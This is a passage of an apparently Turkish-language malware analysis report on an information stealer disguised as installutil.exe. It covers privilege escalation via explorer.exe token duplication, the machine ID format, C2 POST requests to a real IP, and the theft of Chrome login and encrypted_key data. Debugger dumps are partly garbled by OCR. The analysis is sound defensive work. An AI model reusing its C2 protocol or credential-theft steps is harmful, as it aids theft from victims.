


Şekil 18 SID bilgisi ile Admin yetkisi karşılaştırması

Zararlıının Admin yetkisine sahip olup olmadığını kontrol ettiği tespit edilmiştir. Admin yetkisine sahip değilse, explorer.exe'nin Access Token'ını kopyalayarak, kendisini tekrar başlatmaktadır.


ECHO

The Duplication Algorithm of Access Token of explorer.exe




Sekil 19 Process admin yetkisine sahip olmadığını tespit ederse uygulanacak algoritma

Request Verilerinin Oluşturulması



Şekil 20 Machine GuID bilgisinin alınması




Şekil 21 Kurban ID bilgisi üretmek için username bilgisinin çekilmesi

MachineGuID ve username ile uniq bir machine ID oluşturmaya çalıştığı tespit edilmiştir. Zararlı bu machineID ve çözümlediği configID değişkenlerini ileride göndereceği http isteğiinde kullanacaktır. Oluşturulan machineID şu şekildedir:

machineId= <MachineGuID> |<username>&configId=2fed969fd165f32f9d3d5171853ebef5

Network Analizi

Request Analizi



Sekil 22 IP çözümlemesi

Çözümleme sonucunda ortaya "http://64[.]44[.]135[.]91/" IP si çıktıği tespit edilmiştir.

Request İçeriği



Sekil 23 C2 iletişiminde kullanılan Agent bilgisi tespiti

Assembly pane:

```
0088BA3  v_0F84 D4000000 3E installutil.1088C7D
0088BA9  6A 01 push 1
0088BAB  33C0 xor eax,eax
0088BAD  88D0 7C010901 mov ecx,dword ptr ds:[<&InternetConnectw>]
0088B83  50 push eax
0088B84  6A 03 push 3
0088B86  50 push eax
0088B87  50 push eax
0088B88  6A 50 push 50
0088B8A  58 pop eax
0088B8B  6A 73 push 73
0088B8D  5A pop edx
0088B8E  66:3955 F4 push word ptr ss:[ebp-C],dx
0088C2  BA BB010000 mov edx,188
0088C7  0F44C2 cmovne eax,edx
0088CA  0FB7C0 movzx eax,ax
0088CD  50 push eax
0088CE  57 push edi
0088CF  56 push esi
01088BD0 FFD1 call ecx
0088BD2  88D0 mov edx,eax
0088BD4  8955 E8 mov dword ptr ss:[ebp-18],edx
0088BD7  85D2 test edx,edx
0088BD9  v_0F84 97000000 3E installutil.1088C76
0088BDF  6A 01 push 1
0088BE1  88D0 B4000901 mov ecx,dword ptr ds:[<&HttpOpenRequestw>]
0088BE7  B8 00000400 mov eax,400000
0088BEC  6A 73 push 73
0088BEE  5F pop edi
0088BEF  66:397D F4 cmp word ptr ss:[ebp-C],di
```

Registers pane (right):

EAX	00000050	'P'
EBX	004259F0	
ECX	752096E0	<wininet.InternetConnectW>
EDX	000001B8	L'`'
EBP	0039FE18	
ESP	0039FD00	
ESI	00CC0004	
EDI	00437620	L"64.44.135.91"
EIP	01088BD0	installutil.01088BD0

Stack pane (bottom):

EFlags	00000283
ZF	0 PF 0 AF 0
OF	0 SF 1 DF 0
CF	1 TF 0 IF 1

Output pane (far right):

```
Lasterror 00000000 (ERROR_SUCCESS)
Laststatus 00000034 (STATUS_OBJECT_NAME_NOT_FOUND)
Varsaylan (stdcall)
1: [esp] 00C00004
2: [esp+4] 00437620 L"64.44.135.91"
3: [esp+8] 00000050
4: [esp+C] 00000000
5: [esp+10] 00000000
```

Sekil 24

The screenshot shows the assembly code for the `net.HttpOpenRequestW` function and the `installutil.exe` process. The assembly code is color-coded by register: EAX (blue), ECX (red), EDX (green), ECSP (cyan), and ECBP (magenta). The debugger interface includes registers, stack dump, and memory dump panes.

Registers:

EAX	00400000
EBX	004259F0
ECX	75205AB0
EDX	00000008
ECSP	0039FE18
ECBP	0039FD00
EST	00CC0004
EDI	00C00000

Stack Dump:

EIP	01088CD0	installutil.01088CD0
EFLAGS	00000283	
ZF	0	PF 0 AF 0
OF	0	SF 1 DF 0
CF	1	TF 0 IF 1

Memory Dump:

LastError	00000000 (ERROR_SUCCESS)
LastStatus	00000000 (STATUS_SUCCESS)

Varsayan (stcall):

1:	[esp] 00CC0008
2:	[esp+4] 0040CC00 L "POST"
3:	[esp+8] 00423F9E
4:	[esp+C] 00000000
5:	[esp+10] 00000000

Şekil 25 Gönderilecek isteğin metodunun belirlenmesi

```
0:000> !dumpapi http://127.0.0.1:1088C60  
[ebp+10]:&L"/*"  
EAX 00000044 "b"  
ECX 004259F0 kernelbase.75ECB02E  
EDX 75ECB02E L"Content-Type: application/x-www-form-urlencoded; charset=utf-8\r\n\r\n"  
ESP 0039FD0C  
ESP1 75208707 <wininet.HttpSendRequestW>  
EDI 00CC000C  
EDI1 00CC000C  
EIP 001088C39 installutil.001088C39  
EFALCS 000000200  
ZF 0 PF 1 AF 0  
OF 0 SF 0 DF 0  
CF 0 TF 1 IF 1  
LastError 00000000 (ERROR_SUCCESS)  
VarsAny (stdcall)  
1: [esp-10] 00435C00 L"Content-Type: application/x-www-form-urlencoded; charset=utf-8\r\n\r\n"  
2: [esp-8] 00435C80 L"Content-Type: application/x-www-form-urlencoded; charset=utf-8\r\n\r\n"  
3: [esp-8] 00000044  
4: [esp-8] 00438878 "MachineId-  
5: [esp-10] 0000005E  
tw> (75208707)
```

Şekil 26

Şekil 27 Düzenlenen isteğin C2 sunucusuna gönderilmesi

Agent bilgisinin "**TakeMyPainBack**" olduğu ve Request methodunun POST olduğu tespit edilmiştir.

Http isteği içeriği:

- Content-Type: application/x-www-form-urlencoded; charset=utf-8\r\n\r\n\r\n\r\n\r\n
- machineId=2e6792b0-6193-4b67-adfd-f1404573300a|zorro&configId=2fed969fd165f32f9d3d5171853ebef5

Respons İçerisinde Beklenen Değişkenler


token
wlts_
grbr_
tlgrm_
dr_

Tablo 7

Zararının respons sonrasında davranışları incelendiğinde, respons içerisindeki bazı verileri kullanmaya çalıştığı tespit edilmiştir. Tespit edilen veri değişkenleri Tablo3.10.1'de görülmektedir.

Respons Sonrası Analizi

Cihaz Bilgileri Alma



Sekil 28 11 Registry üzerinden bilgi topladığının tespiti

Zararlı kurban cihazdan bazı bilgileri topladığı tespit edilmiştir. Bu bilgiler şunlardır:

Locale	Time Zone	OS	Architecture	System Informations
Memory Information	Display Size	Display Devices	Application Information	

Tablo 8 3 Registry üzerinden aldığı bazı bilgiler

Zararının bu bilgileri aşağıdaki formatta topladığı tespit edilmiştir:

- Locale: %s \n\t- Time zone: %c%ld minutes from GMT \n\t- OS: %s\n\t- CPU: %s (%d cores)) - \n\t- Architecture: x%d\n\t- RAM: %d MB \n\t- Display size: %dx%d\n\t- Display Devices: %s

Oluşturulan bilgi topluluğu için rastgele bir dosya adı oluşturur ve dosya adı ile birlikte POST methodu ile sunucuya ilettilir.

Request içeriği: "Content-Type: multipart/form-data; boundary=bF0xB2TEnUcQ7DfR\r\n\r\n\r\n\r\n\r\n" bF0xB2TEnUcQ7DfR = <verilerin toplandığı dosyanın adı>

ECHO

Assembly code snippet:

```

    push /3
    pop ebx
    cmp word ptr ss:[ebp-1c],bx
    jne .L2
    mov byte ptr ss:[ebp-1c],00000000
    cmov ecx,dword ptr ss:[ebp-2]
    push ecx
    push dword ptr ss:[ebp+1c]
    push eax
    push 00000000
    push dword ptr ss:[ebp-30]
    push dword ptr ds:[1090284]
    push eax

```

Registers (FPU Göster):

- EAX: 00CC0008
- ECX: 00400003
- EDX: 00400000
- EBP: 75205AB0 <wininet.HttpOpenRequestw>
- ESP: 0039E0B4
- ESI: 00CC0004
- EDI: 036E09F9

Stack (EIP):

```

EIP 010891C4 installutil.010891C4
EFLAGS 00000283

```

Varsayılan (stdcall)


```

1: [esp] 00CC0008
2: [esp+4] 00400000 "POST"
3: [esp+8] 0039E0B4 L"/ReverseIsAmazing;Wits_abcd...t.me/mysite"
4: [esp+C] 00000000
5: [esp+10] 00000000


```

Şekil 29 Toplanan bilgilerin sunucu tarafından döndürülen token bilgisi ile tekrar C2 sunucusuna gönderilmesi

Sunucuya istek gönderiminde sunucudan aldığı token bilgisinin de tespit edilmiştir.



Şekil 30 C2 Server ve kurban cihaz haberleşmesi




Sekil 31



Sekil 32 encrypted_key bilgisinin base64 algoritması ile şifrelenip byte olarak kullanılmasının tespiti

Zararlıının AppDara\\Local\\Chrome\\User Data\\Default\\Login dosyasındaki ve AppData\\Local\\Google\\Chrome\\User Data\\AutofillStates\\ klasöründeki bilgileri çektiği tespit edilmiştir. Çekilen bilgilerden encrypted_key verisini base64 şifreleme algoritması ile şifrelediği gözlemlenmiştir.




Şekil 33 Ortam değişkenleri üzerinde yapılan değişiklik tespiti


Zararlıının Ortam değişkenlerinden PATH değişkeni üzerinde ekleme yaptığı tespit edilmiştir.

C:\Program Files (x86)\Common Files\Oracle\Java\javapath;C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Users\<user>\AppData\Local\Programs\Python\Python37\Scripts\;C:\Users\<user>\AppData\Local\Programs\Python\Python37\;C:\Users\<user>\AppData\LocalLow

DLL Yükleme




Şekil 34 nss3.dll yüklenme işlemi



Şekil 35 sqlite3.dll yüklenme işlemi

Zararının LocalLow dizininde oluşturduğu sqlite3.dll ve nss3.dll'lerini yüklediği tespit edilmiştir.

Database İşlemleri



